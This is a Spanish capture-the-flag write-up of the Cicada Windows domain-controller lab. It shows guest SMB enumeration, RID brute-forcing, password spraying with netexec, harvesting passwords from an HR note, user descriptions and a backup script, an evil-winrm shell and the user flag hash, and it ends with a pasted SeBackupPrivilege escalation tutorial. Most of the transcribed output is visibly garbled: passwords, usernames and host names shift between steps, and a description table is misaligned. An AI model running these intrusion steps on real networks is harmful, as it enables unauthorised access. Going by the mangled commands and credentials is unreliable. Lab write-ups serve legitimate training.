

Haciendo el primer ping inicial se puede observar como la máquina es una máquina Windows debido a su TTL cercano a 128

```
(jouker@joukerm) [~]  
$ ping 10.10.11.35  
PING 10.10.11.35 (10.10.11.35) 56(84) bytes of data.  
64 bytes from 10.10.11.35: icmp_seq=1 ttl=127 time=52.0 ms  
64 bytes from 10.10.11.35: icmp_seq=2 ttl=127 time=32.7 ms  
64 bytes from 10.10.11.35: icmp_seq=3 ttl=127 time=33.3 ms  
64 bytes from 10.10.11.35: icmp_seq=4 ttl=127 time=155 ms  
^C  
--- 10.10.11.35 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3003ms  
rtt min/avg/max/mdev = 32.749/68.339/155.229/50.761 ms  
(jouker@joukerm) [~]  
$
```

Escáner de nmap completado, en dicho escáner podemos observar que tenemos varios puertos abiertos que lo podrian identificar como un

possible Windows server

```
(jouker@jouker)-[~]
$ sudo nmap --open -n -sS --min-rate 5000 -Pn -sV -sC -vvv 10.10.11.35 -oN escan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 19:24 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
Initiating SYN Stealth Scan at 19:24
Scanning 10.10.11.35 [1000 ports]
Discovered open port 445/tcp on 10.10.11.35
Discovered open port 53/tcp on 10.10.11.35
Discovered open port 139/tcp on 10.10.11.35
Discovered open port 135/tcp on 10.10.11.35
Discovered open port 636/tcp on 10.10.11.35
Discovered open port 88/tcp on 10.10.11.35
Discovered open port 3268/tcp on 10.10.11.35
Discovered open port 389/tcp on 10.10.11.35
Discovered open port 5985/tcp on 10.10.11.35
Discovered open port 464/tcp on 10.10.11.35
Discovered open port 593/tcp on 10.10.11.35
Discovered open port 3269/tcp on 10.10.11.35
Completed SYN Stealth Scan at 19:24, 0.56s elapsed (1000 total ports)
```

Listamos con `netexec` el nombre que le vamos a asociar al domain controller en el archivo `/etc/hosts`.

```
jouker@joukerm:~$ netexec smb 10.10.11.35 -u "" -p ""
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb:
```

Listando los shares con netexec puedo ver que tengo acceso de lectura en IPC y HR que imagino que será recursos humanos, la información de interés estoy seguro que la voy a encontrar dentro de RRHH pero antes de hacer nada voy a hacer un enum4linux para enumerar información adicional que me pueda faltar de poner.

```
(joulker@joukerm)-[~]
$ netexec smb 10.10.11.35 -u '' -p '' --shares
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\
SMB 10.10.11.35 445 CICADA-DC [-] Error enumerating shares: STATUS_ACCESS_DENIED

(joulker@joukerm)-[~]
$ netexec smb 10.10.11.35 -u 'guest' -p '' --shares
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\guest:
SMB 10.10.11.35 445 CICADA-DC [*] Enumerated shares
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
Share Permissions Remark
-----
ADMIN$ Remote Admin
C$ Default share
DEV
HR READ
IPC$ READ Remote IPC
NETLOGON Logon server share
SYSVOL Logon server share
```

no ha encontrado nada de interés la comanda enum4linux.

```
(jouker@joukerm)-[~]
$ enum4linux 10.10.11.35
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Mar 23 19:33:17 2025

===== ( Target Information ) =====
Target ..... 10.10.11.35
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.11.35 ) =====

[E] Can't find workgroup/domain
```

Rpcclient con comanda de null sesión podemos acceder pero no podemos hacer ningún tipo de comanda.

```
(jouker@joukerm)-[~]
$ rpcclient 10.10.11.35 -U '' -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> █
```

Notita de Recursos humanos dentro del directorio HR, o nos vamos de patitas a la calle o tenemos un ascenso. Vamos a ver que podemos hacer con esta nota.

```
(jouker@joukerm)-[~]
$ smbclient -U 'guest' //10.10.11.35/HR
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Mar 14 13:29:09 2024
..               D          0   Thu Mar 14 13:21:29 2024
Notice from HR.txt A       1266  Wed Aug 28 19:31:48 2024
```

Obtengo el archivo gracias al uso de las dobles comillas, y lo listo para que solo se vean los 4 primeros archivos con head.

```

smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (4,0 KiloBytes/sec) (average 4,0 KiloBytes/sec)
smb: \> exit

(jouker@joukerm)-[~]
$ ls -lt | head -n 4
total 5444
-rw-r--r-- 1 jouker jouker 1266 mar 23 19:45 Notice from HR.txt
-rw-r--r-- 1 root root 13271 mar 23 19:25 escan.txt
drwxrwxr-x 7 jouker jouker 4096 mar 21 13:33 GitTools

(jouker@joukerm)-[~]
$

```

Tenemos un password, pero no tenemos un usuario, lo siguiente que procede aquí es hacer un password spraying sobre un listado válido de usuarios para ver cual cuele, el problema aquí es que de momento no hemos conseguido usuarios válidos de dominio, así que vamos a probar a ver que encontramos.

```

(jouker@joukerm)-[~]
$ cat Notice\ from\ HR.txt
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corp@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp

(jouker@joukerm)-[~]
$

```

Fuí buscando cobre y encontré oro. Mi idea original era ver si con la contraseña podía hacer fuerza bruta al estilo hydra pero con netexec, para mi sorpresa al buscar información al respecto he descubierto el parametro rid-brute dentro de netexec para lista usuarios, y gracias a eso ya tengo usuarios válidos a nivel de sistema. Ahora tan solo queda filtrarlos

SMB PROTOCOL > ENUMERATION

Enumerate Users by Bruteforcing RID

Enumerate users by bruteforcing the RID on the remote target

```
nxc smb 192.168.1.0/24 -u UserNAme -p 'PASSWORDHERE' --rid-brute
```



Previous

Enumerate Domain Users

Next

Enumerate Domain Groups



Last updated 1 year ago

```
jouker@joukerm)-[~]
$ netexec smb 10.10.11.35 -u 'guest' -p '' --rid-brute
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [*] cicada.htb\guest:
SMB 10.10.11.35 445 CICADA-DC 498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 500: CICADA\Administrator (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 501: CICADA\Guest (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 502: CICADA\krbtgt (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 512: CICADA\Domain Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 513: CICADA\Domain Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 514: CICADA\Domain Guests (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 515: CICADA\Domain Computers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 516: CICADA\Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 517: CICADA\Cert Publishers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 518: CICADA\Schema Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 519: CICADA\Enterprise Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1101: CICADA\DnsAdmins (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dantella (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\david.orellous (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emtly.oscars (SidTypeUser)
jouker@joukerm)-[~]
$
```

No voy a mentir que haciéndolo manualmente hubiese tardado menos, pero así con varios comandos concatenados entre ellos he filtrado de forma muy limpia los usuarios que quiero conseguir del archivo hola.txt, he filtrado por sidtype user para solo sacar los

usuarios que realmente me hiciesen falta.

```
SMB 10.10.11.35 445 CICADA-DC 516: CICADA\Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 517: CICADA\Cert Publishers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 518: CICADA\Schema Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 519: CICADA\Enterprise Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1101: CICADA\DnsAdmins (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dantelia (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\david.orelous (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)

(jouker@joukerm)-[~/temporal]
$ cat hola.txt | grep SidTypeUser | awk '{print $6}' | awk -F '\ ' '{print $2}'
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelous
emily.oscars
```

Con netexec podemos ver como tenemos ya credenciales válidas con michael. La comanda continue-on-success tal y como su propio nombre sugiere indica que una vez se encuentren credenciales válidas que siga con la comanda hasta acabar el listado de usuarios.

```
(jouker@joukerm)-[~/temporal]
$ netexec smb 10.10.11.35 -u hola.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\david.orelous:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE

(jouker@joukerm)-[~/temporal]
```

De forma normal a mi me gusta probar directamente que los usuarios a ver si tienen acceso con winrm. así me evito perder tiempo dentro de la máquina.

```

(jouker@jouker) [~/temporal]
$ netexec smb 10.10.11.35 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp18'
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp18

(jouker@jouker) [~/temporal]
$ netexec winrm 10.10.11.35 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp18'
WINRM 10.10.11.35 5985 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM 10.10.11.35 5985 CICADA-DC [-] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp18

(jouker@jouker) [~/temporal]

```

Casi pero no, vamos a ver si la cantidad de recursos compartidos ha aumentado desde la última vez de nuestras credenciales

Tenemos acceso adicional a netlogon y tambien acceso adicional a sysvol. Después de un rato buscando dentro no hay nada útil

```

(jouker@joukerm)-[~/temporal]
$ netexec smb 10.10.11.35 -u michael.wrightson -p 'Cicada$M6Corp#@Lp#nZp!8' --shares
[*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
[*] cicada.htb\michael.wrightson:Cicada$M6Corp#@Lp#nZp!8
[*] Enumerated shares

Share          Permissions      Remark
-----
ADMIN$         Remote Admin
C$             Default share
DEV
HR             READ
IPC$           READ             Remote IPC
NETLOGON      READ             Logon server share
SYSVOL        READ             Logon server share

```

Al recordar que esto es un CTF y no un caso real, hay veces que hay que tirar de algunas técnicas ligeramente más ficticias, en estas podemos intentar listar las descripciones de los usuarios porque nunca se sabe cuando puede haber alguna credencial oculta allí dentro.

PREMIO, para encontrar las descripciones lo podemos hacer del parametro `--users` dentro de `netexec` con credenciales validas

```

[*] C:\Users\michael.wrightson> netexec smb 10.10.11.35 -u michael.wrightson -p 'C!cadas$M6Corp@Lp#nZp18' --users
SMB 10.10.11.35 445 C!CADA-DC [*] Windows Server 2022 Build 22H2 x64 (name:C!CADA-DC) (domain:c!cadas.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 C!CADA-DC [*] c!cadas.htb\michael.wrightson: C!cadas$M6Corp@Lp#nZp18
SMB 10.10.11.35 445 C!CADA-DC -User- -Last Mod Set -BadPw-
SMB 10.10.11.35 445 C!CADA-DC Administrator 2024-08-26 20:08:03 2 -Description-
SMB 10.10.11.35 445 C!CADA-DC Guest 2024-08-28 17:26:56 2 Built-in account for administering the computer/domain
SMB 10.10.11.35 445 C!CADA-DC krbtgt 2024-03-14 11:14:10 2 Built-in account for guest access to the computer/domain
SMB 10.10.11.35 445 C!CADA-DC john.smoulder 2024-03-14 12:17:29 2 Key Distribution Center Service Account
SMB 10.10.11.35 445 C!CADA-DC sarah.dantelia 2024-03-14 12:17:29 2
SMB 10.10.11.35 445 C!CADA-DC michael.wrightson 2024-03-14 12:17:29 0
SMB 10.10.11.35 445 C!CADA-DC dave.orellous 2024-03-14 12:17:30 0
SMB 10.10.11.35 445 C!CADA-DC emily.oscars 2024-08-22 21:20:17 1 Just in case I forget my password is aRt$Lp#7t~VQ!3
SMB 10.10.11.35 445 C!CADA-DC [*] Enumerated 8 local users: C!CADA-

```

En un caso hipotético nos podríamos hacer un pequeño script en bash para automatizarlo con rpcclient, para obtener un resultado

similar

descripciones.

```
bash

rpcclient -U 'CICADA\\usuario%contraseña' <IP> -c "enumdomusers" | \
awk -F '[' '/user:/ {print $2}' | tr -d ']' | while read rid; do
    rpcclient -U 'CICADA\\usuario%contraseña' <IP> -c "queryuser $rid" | grep -i "Description"
done
```

Tenemos credencial de david.orelious, ahora solo queda comprobar si es válida realmente y si tenemos conexión al winrm, si no es así volveremos de nuevo con los listados.

Tampoco hemos tenido suerte con winrm por una segunda vez, tocara ver de nuevo los compartidos del usuario

```
jouker@joukerm) [~/temporal]
$ netexec smb 10.10.11.35 -u david.orelious -p 'aRt$Lp#7t*VQ!3'
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
^[[A

jouker@joukerm) [~/temporal]
$ netexec winrm 10.10.11.35 -u david.orelious -p 'aRt$Lp#7t*VQ!3'
WINRM 10.10.11.35 5985 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM 10.10.11.35 5985 CICADA-DC [-] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3

jouker@joukerm) [~/temporal]
$
```

Aquí en estas capturas podemos ver un conjunto de cosas, primeramente que al listar los nuevos shares que tenemos, tenemos uno adicional que es el de DEV, dentro de este hay un archivo ps1 que podemos ver gracias a habernos conectado por smbclient. Obtenemos el archivo mediante get + nombre de archivo. Finalmente en dicho archivo se ve que tenemos user y password nuevos. (Espero

que este sea ya el vector de entrada)

```

(jouker@jouker) [/temporal]
$ netexec smb.10.10.11.35 -u david.orellous -p 'aRt$Lp#7t*VQ!3' --shares
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [*] cicada.htb\david.orellous:aRt$Lp#7t*VQ!3
SMB 10.10.11.35 445 CICADA-DC [*] Enumerated shares
SMB 10.10.11.35 445 CICADA-DC Share Permissions Remark
SMB 10.10.11.35 445 CICADA-DC -----
SMB 10.10.11.35 445 CICADA-DC ADMIN$ Remote Admin
SMB 10.10.11.35 445 CICADA-DC C$ Default share
SMB 10.10.11.35 445 CICADA-DC DEV READ
SMB 10.10.11.35 445 CICADA-DC HK READ
SMB 10.10.11.35 445 CICADA-DC IPC$ READ Remote IPC
SMB 10.10.11.35 445 CICADA-DC NETLOGON READ Logon server share
SMB 10.10.11.35 445 CICADA-DC SYSVOL READ Logon server share

(jouker@jouker) [/temporal]
$ smbclient -U 'david.orellous%aRt$Lp#7t*VQ!3' //10.10.11.35/DEV
Try 'help' to get a list of possible commands.
smb: \> ls
. D 0 Thu Mar 14 13:31:39 2024
.. D 0 Thu Mar 14 13:21:29 2024
Backup_script.ps1 A 601 Wed Aug 28 19:28:22 2024

4168447 blocks of size 4096. 478126 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (4,4 KiloBytes/sec) (average 4,4 KiloBytes/sec)
smb: \> exit

(jouker@jouker) [/temporal]
$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force

```

Vector de entrada encontrado, podemos acceder mediante `winrm`

```
(joulker@joukerm)-[~/temporal]
$ netexec smb 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt

(joulker@joukerm)-[~/temporal]
$ netexec winrm 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
WINRM 10.10.11.35 5985 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM 10.10.11.35 5985 CICADA-DC [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
```

Comanda de evil winrm para el acceso remoto, una vez dentro de este tenemos la flag del user dentro del directorio Desktop.

```
(jouker@joukerm)-[~/temporal]
$ evil-winrm -i 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> pwd

Path
----
C:\Users\emily.oscars.CICADA\Documents

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> dir
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> dir

Directory: C:\Users\emily.oscars.CICADA\Desktop

Mode                        LastWriteTime         Length Name
----                        -
-ar---                    3/23/2025   6:20 PM           34 user.txt

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> type user.txt
ef95b9fbf940856efe1e4b4c713c2374
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami /all
```

Al hacer un whoami /all, se puede ver como hay 2 privilegios un poco fuera de lo habitual que van a ser los que nosotros vamos a querer vulnerar en primer lugar, antes de dirigir los tiros por alli, voy a hacer un netuser de mi usuario actual, depende de la complicación me planteo sacar un bloodhound o algo asi

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami /all

USER INFORMATION
-----

User Name          SID
=====
cicada\emily.oscars S-1-5-21-917908876-1423158569-3159038727-1601

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
=====
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators Alias         S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias         S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users        Alias         S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias         S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias         S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label         S-1-16-12288

PRIVILEGES INFORMATION
-----

Privilege Name      Description          State
=====
SeBackupPrivilege   Back up files and directories Enabled
SeRestorePrivilege  Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

El net user simplemente nos lista que es del grupo de backups, cosa que podiamos imaginar ya que teniamos el privilegios de hacer

copias de seguridad

```
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> net user emily.oscars
User name                emily.oscars
Full Name                Emily Oscars
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/22/2024 2:20:17 PM
Password expires         Never
Password changeable      8/23/2024 2:20:17 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/23/2025 7:33:41 PM


Logon hours allowed      All

Local Group Memberships  *Backup Operators      *Remote Management Use
Global Group memberships *Domain Users

The command completed successfully.
```

De nuevo en hacking articles al buscar el sebackupprivilege podemos encontrar una página con señas y detalles de como realizar las comandas de hacking para vulnerar el sistema, seguimos paso

por paso y conseguiremos la escalada de privilegios.



After setting up, it's time to move to the Kali Linux machine and connect to the target machine through the Evil-WinRM. This process is pretty simple can be done by typing evil-winrm in the terminal and then defining parameters -i with the target IP Address, -u with the target username -p with the password corresponding to that particular user.

After connecting to the target machine using Evil-WinRM, we can check if the user we logged in has the SeBackupPrivilege. This can be done with the help of the whoami command with the /priv option. It can be observed from the image below that the user aarti has the SeBackupPrivilege.

